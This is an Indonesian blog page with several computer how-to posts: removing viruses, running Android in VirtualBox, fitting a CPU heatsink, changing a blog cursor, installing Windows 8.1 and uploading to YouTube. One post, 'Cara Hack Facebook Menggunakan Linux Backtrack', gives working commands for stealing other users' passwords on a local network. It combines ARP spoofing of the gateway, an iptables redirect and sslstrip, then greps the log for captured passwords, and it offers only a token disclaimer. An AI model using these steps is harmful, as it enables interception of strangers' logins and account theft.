Luffy - One Piece

This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Rabu, 12 Maret 2014

Cara tips menghilangkan Virus Laptop

Sudah lama ya gak share artikel lagi yang baru di Artikelcaratips.blogspot.com ini ,,, Karena kesibukan di dunia nyata kawan jadi belom bisa share tapi kali ini admin akan share artikel tentang Cara tips menghilangkan Virus Laptop
Semoga bermanfaat untuk kita semua ,, salam blogger kawan ..


Karena sekarang ini semakin banyak saja macam virus komputer yang tersebar, contohnya Conficker.A, brontox.exe, virus autorun.inf, Amburadul.A, W32/Sality.AE, Yuyun.vbs.A, Yuyun.txt, Yuyun.vbs.B, Yuyun.vbs.lnk, Yuyun.vbs.C, Yuyun.inf, Sky. Dan sekarang ini masih ada beberapa jenis virus baru yang muncul seperti Serviks.inf, Serviks.vbs, Serviks, Gambar, Albim, Autorunme.G, Cuakep.G, dan masih banyak yang lainnya. Tentu hal ini sangat menggangu kinerja dari laptop itu sendiri. Banyak sekali cara mengatasi virus ini namun terkadang virus ini cukup tangguh untk d hilangkan karena mereka mampu berkembang dengan sendirinya.

 
index
Hal ini lah yang sering sekali membuat berkas-berkas atau file-file penting kita menjadi tidak bisa digunakan. Oleh karena itu kami akan mencoba untuk memberikan beberapa tips dalam mengatasi virus-virus tersebut apa saja akibat jika Anda tidak mengatasi virus tersebut secepatnya.

Laptop atau PC yang terinfeksi oleh virus akan membuat kerja processor menjadi lebih tinggi sekitar 80% hingga 95%, tentunya yang akan membuat kinerja Laptop atau PC yang terinfeksi menjadi lebih lambat bahkan hang. Kerja processor yang normal adalah antara 0% hingga 55%. Dengan perkembangan virus sekarang ini yang sangat pesat, bahkan hampir tiap hari bermunculan jenis virus yang baru, karena itu walaupun laptop atau PC anda sudah memiliki antivirus terbaru hal itu tidak menjamin perangkat komputer anda tidak terjangkit Virus. Cara mengatasi antivirus komputer jika anda sudah memiliki Antivirus yang sudah terinstal adalah dengan melakukan update secara berkala pada antivirus anda, agar virus dengan varian yang baru muncul akan otomatis terdeteksi oleh program antivirus yang kita miliki.

Tetapi biasanya kita suka mengabaikan untuk cara mengatasi virus laptop kita dengan cara meng-Instal Antivirus, karena biasanya instalasi antivirus akan membuat kinerja komputer kita menurun, karena kinerja kerja antivirus menggunakan memori yang cukup besar yang dimiliki komputer anda. Untuk laptop atau PC yang mempunyai spesifikasi tinggi hal seperti ini tidak mempunyai pengaruh yang besar, tapi untuk laptop atau PC dengan spesifikasi yang rendah akan mempunyai pengaruh yang sangat besar.

Cara tips menghilangkan Virus Laptop

Walaupun sekarang ini banyak terdapat cara mengatasi Virus laptop tanpa harus menginstal antivirus tetapi biasanya cara itu cukup ribet bagi anda yang tergolong awam untuk urusan komputer. Bagi anda yang mengerti dengan DOS atau command mungkin tidak akan menjadi masalah tetapi bagi para orang yang tidak mengerti dengan dalam tentang masalah command dan DOS itu menjadi sangat sulit jika anda tidak mengerti apa saja fungsi dari command pada system DOS Komputer anda. Maka bagi anda yang belum terlalu mahir dalam hal command dan DOS, pemasangan Antivirus dan terus melakukan Update adalah pilihan terbaik anda sebagai cara mengatasi virus laptop.
Jika Anda merasa artikel ini bermanfaat bagi Anda dan teman teman Anda boleh Anda share di Facebook Atau Twitter Anda Melalui share dibawah ini satu share artikel ini ke Facebook atau Twitter kawan akan sangat membantu kemajuan blog ini. Saya sangat berterima Kasih sudah mau membantu untuk kemajuan blog ini ,, Jangan lupa baca artikel lainya ya kawan ,,, Jika ada yang ingin bertanya boleh untuk berkomentar dibawah ini saya akan secepat membalasnya ,, jika ingin langsung ke email admin boleh langung ke Contact Us yang diatas saya akan membalas melalui gmail ,, Terima Kasih sudah berkunjung ..

Cara Hack Facebook Menggunakan Linux Backtrack

Pendahuluan :

Disini saya akan membahas cara mencuri password, tidak hanya password facebook tetapi semua. tapi disini untuk melakukaannya kita harus menggunakan system operasi LINUX dari turunan debian bisa UBUNTU, BACKTRACK, BLANKON dan lainnya.


Cara ini pada dasarnya adalah menyadap atau menunggu di pintu utama dimana jaringan akan melewatinya. disitu kita aka menyaring semua akses ke internet dengan menuggu di GATEWAY jaringan kita yang kita gunakan
Nhaa, Sekarang kita mulai tutorialnya
Pertama-tama siapkan tool yang akan kita gunakan
Arpspoof
Sslstrip-0.9
OS Linux 32 Bit
Setelah semua tool yang di butuhkan sudah tersedia lakukan langkah berikut (jika paket belum terinstal) :
1) Buka Terminal kemudian ketikkan : wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz


2) Kemudian extract file dengan cara : tar zxvf sslstrip-0.9.tar.gz

3) Ok sekarang kita masuk ke dalam folder baru dari file yang telah kita extract tadi : cd sslstrip-0.9
4) Dan untuk menginstal ketikkan : python setup.py install

===============================================================

Lakukan langkah berikut ( Jika paket sudah terinstall )
Gunakan cara ini setiap kali jika ingin mencuri password lagi

1) Pertama hidupkan terlebih dahulu port untuk memforward : echo ’1′ > /proc/sys/net/ipv4/ip_forward

2) Kemudian cari gateway atau pintu dari jaringan yang akan kita sadap dengan cara : netstat -nr

3) sekarang kita reset port http ke port 8080, ketikan : iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

4) Mulai menyadap dengn cara : arpspoof -i wlan0 192.168.0.1 ( 192.168.0.1 adalah gateway dari jaringan yang saya gunakan, gantilah gateway tersebut dengan gateway yang anda temukan dari netstat -nr tadi)

5) Kemudian buka terminal baru lalu ketikkan  : sslstrip -l 8080 untuk mengaktifkan cookies yang akan kita baca

 6) Set up is complete!! Ok sekarang kita telah menyadap akses jaringan yang melewati gateway.
7) jika anda ingin melihat akses kemana sajakah itu gunakan perintah : tail -f sslstrip.log

8) dan saat ada seseorang melakuakn login entah facebook yahoo gmail atau apapun yang menggunakan username dan password WALAAA kita akan mengetahuinya.
karena akan memakan waktu yang cukup lama karena harus menunggu ada seseorang yang mlakukan login jadi kita harus bersabar. dan itupun akan muncul script yang cukup banyak. gunakan perintah find "pass: tanpa petik agar kita lebih mudah menemukannya
HANYA UNTUK PENGETAHUAN, JANGAN DI SALAH GUNAKAN

Cara install OS Android pada Komputer PC

Cara install OS Android pada Komputer PCUmumnya untuk dapat menikmati Android OS Anda harus memiliki ponsel atau tablet yang memang didesain untuk Android OS. Namun kini Anda juga bisa coba menikmati Android OS ini di komputer PC atau Notebook dengan menggunakan aplikasi VirtualBox. Untuk semuanya ini yang harus Anda persiapkan tentunya adalah seperangkat komputer ditambah aplikasi VirtualBox yang terinstall di komputer serta Anda juga harus memiliki file ISO dari Android OS.


Cara install Android pada Komputer PC
Install Android OS di Komputer PC atau Notebook


Berikut ini adalah cara install Android OS di komputer PC

  • Download dan install Virtual Box di komputer
  • Download ISO Image File Android (Android-x86-2.2-generic.iso)
  • Jalankan Virtual Box, silahkan klik New (Ctrl+N), tekan Next.
  • Tulis Android (atau terserah) pada menu os type. Pada pilihan Operating System, pilih Linux kemudian pada Versions pilih Other Linux lalu pilih Next.
  • Selanjutnya pilih Base Memory Size 256 MB lalu tekan Next.
  • Check Start Up Disk lalu pilih Create New Hard Disk klik Next.
  • Pilih Fixed Size klik Next >> Finish.
  • Selanjutnya akan muncul tampilan awal Virtual Box, silahkan pilih Settings >> Disk Storage.
  • Pilih Empty Drive dan pilih Virtual CD/DVD Image (tentukan lokasi image Android yang telah didownload tadi) Pilih System Settings >> hilangkan pada Enable Absolute Pointing Device, kemudian klik OK.
  • Terakhir klik menu Start. Proses instalasi akan berjalan, jika ada pesan klik saja OK.


Setelah proses instalasi selesai maka Anda bisa mencoba hasil instalasi Android OS di komputer. Silahkan coba gunakan untuk menjalankan aplikasi, game atau browser yang terinstall bersamaan saat instlasi Android OS di komputer.
Semoga bisa bermanfaat.
 

cara memasang Processor dan Heatsink pada Komputer


Socket yang tertanam pada motherboard untuk pemasangan prosesor biasanya mudah terlihat dan transparan
Berikut cara pemasangan prosesor pada socket :
 
  1. Buka tungkai atau pengait pengunci pada socket zif yang ada di motherboard dengan menarik tungkai socketnya ke atas sampai membentuk sudut 90 derajat.
  2. Masukan prosesor ke dalam socket dengan menjaga keadaan tungkai socket.perhatikan agar kaki-kaki prosesor dalam kondisi benar-benar tertancap pada socket.
  3. Selanjutnya, tekan prosesor ke bawah sampai pada posisi yang tepat dan benar.
  4. Jika prosesor selesai tertanam pada socket kembalikan tutup tungkai socket ke posisi
     semula.
  5. Setelah prosesor terpasang socketnya pasang heatsink fan dan pengikatnya yang ada di heatsink dengan pengait yang ada di socket prosesor.
  6. sebelum itu biasanya di beri lem pendingin (thermal paste) untuk di oleskan di atas permukaan prosesor.
  7. setelah heahsink fan terpasang dengan benar. hubungkan kabel heatsink fan dengan dengan konektor power suplay-CPU-fan yang berada di motherboard

    Memasang Heatsink
    Install A CPU
     Ambilah Thermal Paste dan lekatkan secukupnya pada bagian atas CPU.
    Install A CPU
     Thermal Paste merupakan media yang menghubungkan Heatsink dengan CPU agar lebih memudahkan transfer panas dari suatu CPU ke pendingin/Heatsing.
    Install A CPU
     Setelah melapisi permukaan atas dengan pasta maka letakanlah Heatsink di atas CPU. Anda akan melihat 4 pins pada pada masing-masing pojok suatu heatsink.. Hal ini merupakan pengait yang akan menempel pada lubah yang ada pada motherboard.
    Install A CPU
     Perhatikan empat lubang di motherboard - sedangkan orientasi dari heatsink dapat ke arah mana saja. Pilih dari masing-masing dari 2 pins secara diagonal, kemudian tekan ke bawah secara bersamaan. Tekan sampai anda mendengar bunyi "click". Pin akan mengunci ketika kaki-kaki pin telah masuk ke motherboard.
    Install A CPUInstall A CPU
    Pada dua gambar ini anda dapat melihat pins yang dimaksud, Yang pertama yang tidak terkunci, dan yang kedua dalam keadaan terkunci.
    Install A CPU
     Terakhir, sambungkan kabel power connector dari kipas / fan pada heatsink dengan sambungannya pada motherboard. Petunjuknya dapat dilihat pada label/keterangan tulisan " CPU Fan " pada motherboard.
     
    Install A CPU
    Fungsi heatsink adalah membuang panas yang dihasilkan oleh prosessor lewat konduksi panas dari prosessor ke heatsink.Untuk mengoptimalkan pemindahan panas maka heatsink harus dipasang rapat pada bagian atas prosessor dengan beberapa clip sebagai penahan sedangkan permukaan kontak pada heatsink dilapisi gel penghantar panas.Bila heatsink dilengkapi dengan fan maka konektor power pada fan dihubungkan ke konektor fan pada motherboard.  
    CPU Heat SinkCPU Cooling

Cara Mudah Merubah Tampilan Cursor Mouse di Blog

cara mudah merubah cursor mouse pada blog

Mouse pointer atau penunjuk mouse adalah tanda yang menyatakan posisi mouse pada layar. Umumnya berbentuk tanda panah akan tetapi bisa diubah sesuai keinginan. Untuk itu pada postingan kali ini saya akan membagikan cara mudah merubah pointer atau cursor mouse pada Blog anda. Cursor mouse merupakan salah satu bagian penting pada Blog, karena merupakan bagian yang paling sering mendapat perhatian dari pengunjung. Dengan merubah kursornya dengan tampilan yang lebih unik tentunya Blog anda akan terlihat lebih menarik. Jika anda tertarik untuk mengganti kursor pada Blog anda, silakan ikuti tutorialnya dibawah,

Langkah-langkah:
  • Disana anda akan disugukan banyak contoh dari kursornya.
  • Anda dapat memilih berdasarkan kategori yang ada.

kategori kursor


  • Silakan anda pilih salah satu gambar yang anda ingin gunakan pada Blog anda.
pocketball kursor

  • Jika anda telah menentukan kursor mana yang akan anda gunakan, klik gambar tersebut untuk mendapatkan kode dari kursornya.
  • Sekarang copy kode yang diberikan untuk kursor yang telah anda pilih. (Option #1 - Universal CSS/HTML Code)
copy kode kursor
  • Nah anda sekarang telah mendapatkan kodenya.
  • Untuk memasangnya di Blog anda, Pilih Tata Letak >> Tambahkan Gadget >> HTML/Javascript.
  • Isikan konten dengan kode yang sebelumnya telah anda copy.
  • Jika sudah klik "Simpan".

Sekarang anda akan menemukan perubahan yang terjadi pada cursor mouse yang ada Blog anda.

Sekian tutorial dari saya mengenai cara mudah mengganti kursor blog dengan animasi, Semoga bermanfaat.

Tutorial Cara Install Windows 8.1 | Lengkap dengan Gambar

Tutorial Cara Install Windows 8.1 | Lengkap dengan Gambar

Cara Install Windows 8.1 | Mungkin buat sobat yang udah master, cara ini udah basi / jadul, tapi buat yang baru belajar Install Ulang OS mungkin agak kebingungan ketika disuruh bagaimana Cara Menginstall Windows 8.1 khususnya bagi Newbie seperti saya. hehe :)
Oke langkah pertama, masukkan DVD Installisasi Windows 8.1 yang udah sobat miliki, trus restart, masuk ke Bios, biasanya dengan memencet F2 / F12 / tergantung PC sobat.

Nanti akan muncul seperti gambar dibawah.
Tekan sembarang tombol .


Kemudian Pilih bahasa English US "Sesuaikan seperti gambar" kemudian klik Next.


Berikutnya klik Install Now


Pilih tipe OS yang ingin sobat Install, kemudian klik Next


Selanjutnya beri Checklist pada "I Accept the license terms" klik Next.


Pilih Upgrade jika Sobat sudah mempunyai versi Windows sebelumnya atau dengan memilih Custom (advanced) jika Sobat tidak memiliki versi Windows sebelumnya.
Jika Sobat ingin membuat partisi, klik opsi Drive options (advanced), buatlah partisi dan kemudian klik Next.
[Lewati langkah ini jika Sobat memilih Upgrade dan hanya memiliki 1 partisi] Pilih drive mana Anda ingin menginstal Windows 8.1 kemudian klik Next.


Penginstallan Windows 8.1 Pun akan berlangsung. "Proses yang paling lama, yaitu Proses kedua"


Jika semuanya udah selesai, dalam 10 detik PC sobat otomatis akan "Merestart" .. klik aja Restart Now


Proses Restart .. :)


Kemudian Masukkan Username PC sobat dan klik Next.



Selanjutnya terdapat 2 pilihan yaitu "Use Express Setting" atau "Costum" ..
Express Setting : Buat sobat yang belum berpengalaman. sedangkan
Costumize : Dikhususkan untuk sobat yang sudah berpengalaman, dan memilih mana program yang harus diaktifkan.


Langkah ini, sobat disuruh untuk memasukkan Username lagi.
Username yang ke'dua ini harus berbedan dengan Username yang telah sobat buat sebelumnya.
Isikan Password, jika Perlu. kemudian Klik Finish.


Tungggu beberapa Saat.


Tampilan Default Startscreen Windows 8.1


Mudah Sekali bukan Cara mengisntall Windows 8.1 ini, tidak jauh berbeda juga dengan Windows sebelumnya yaitu Windows 8.
Jika ada masih yang belum mengerti, silahkan berkomentar, dan kita diskusikan bersama..

Selamat Mencoba & Semoga Bermamfaat. :)

Cara Meng-Upload Video ke Youtube

Langkah-langkah daftar akun di google (gmail)
  • Isi semua kotak pada form isian di bawah ini :
Pada waktu mengisi Password, buatlah password dengan kombinasi abjad dan angka. Google biasanya akan menolak bila password yang kita masukan mempunyai kerumitan sandi yang lemah, usahakan kerumitan sandinya rumit.
  • Setelah semua kotak di isi, klik tombol Saya menerima. Buat akun saya.
  • Bila proses pendaftaran berhasil, maka akan muncul halaman seperti di bawah ini :

  • Klik tombol Tunjukkan akun saya >>, bila kita mau masuk ke halaman email kita.
Langkah-langkah daftar akun di Youtube

  • Untuk mendaftar di youtube, kita tinggal buka situs youtube http://youtube.com
  • Coba dulu sign in dengan akun google yang telah kita buat di atas. Kalau belum bisa login, klik tombol Make me a new account

  • Isi form isian seperti di bawah ini
-  Isi Your current email address dengan email address yang kita buat di atas
-  Isi Password dengan password yang sama dengan password email yang di buat di atas,

  • Bila berhasil maka akan muncul halaman seperti di bawah ini :

Langkah-langkah untuk meng-upload video
  • Kunjungi www.youtube.com dan login dengan username dan password yang Anda punya.

  • Klik tombol “Upload“, seperti gambar di bawah ini, kemudian pada halaman berikutnya klik tombol Upload Video dan pilih video yang akan kita upload ke youtube.
  • Klik tombol Select files to upload bila kita mau meng-upload video atau dengan cara di drag video kita ke dalam kotak yang sudah ada atau klik link Record from webcam bila kita mau merekam langsung menggunakan webcam dan hasilnya langsung di upload di youtube.
1
  • Kemudian pada pilihan Privacy ada 3 opsi yang bisa kita pilih, yaitu :
    1. Public (anyone can search for and view – recommended) , pilih yang ini bila video yang kita upload itu boleh dilihat oleh siapa saja dan akan ditampilkan di playlist youtube serta bisa dicari dengan search engine.
    2. Unlisted (anyone with the link can view) , pilih yang ini bila kita menginginkan hanya orang tertentu saja yang bisa melihat video kita dengan cara memberikan link video kita pada orang yang diinginkan, tetapi dibatasi hanya untuk 50 orang dan orang tersebut tidak perlu punya akun di youtube. Opsi ini bisa kita rubah bila kita inginkan ke opsi Private.
    3. Private (only specific YouTube users can view) , hampir sama dengan point 2, tetapi untuk opsi Private link video kita hanya bisa diberikan pada orang yang sudah mempunyai akun di youtube. Opsi ini bersifat permanent tidak bisa dirubah lagi ke opsi yang lain.
  • Sharing options akan terisi secara otomatis setelah video kita sukses di upload.
    1. URL (link video yang kita upload, link ini bisa kita berikan pada orang lain untuk melihat video yang kita upload, terutama bila kita pilih opsi Unlisted atau Private)
    2. Embed (merupakan script yang bisa kita tanamkan ke website kita (bila punya), sehingga video yang sudah di upload bisa ditampilkan di website kita)
  • Setelah semua diisi kita tinggal klik tombol Save Changes.
  • Apabila ada yang masih belum jelas silahkan klik fasilitas Help yang ada di youtube.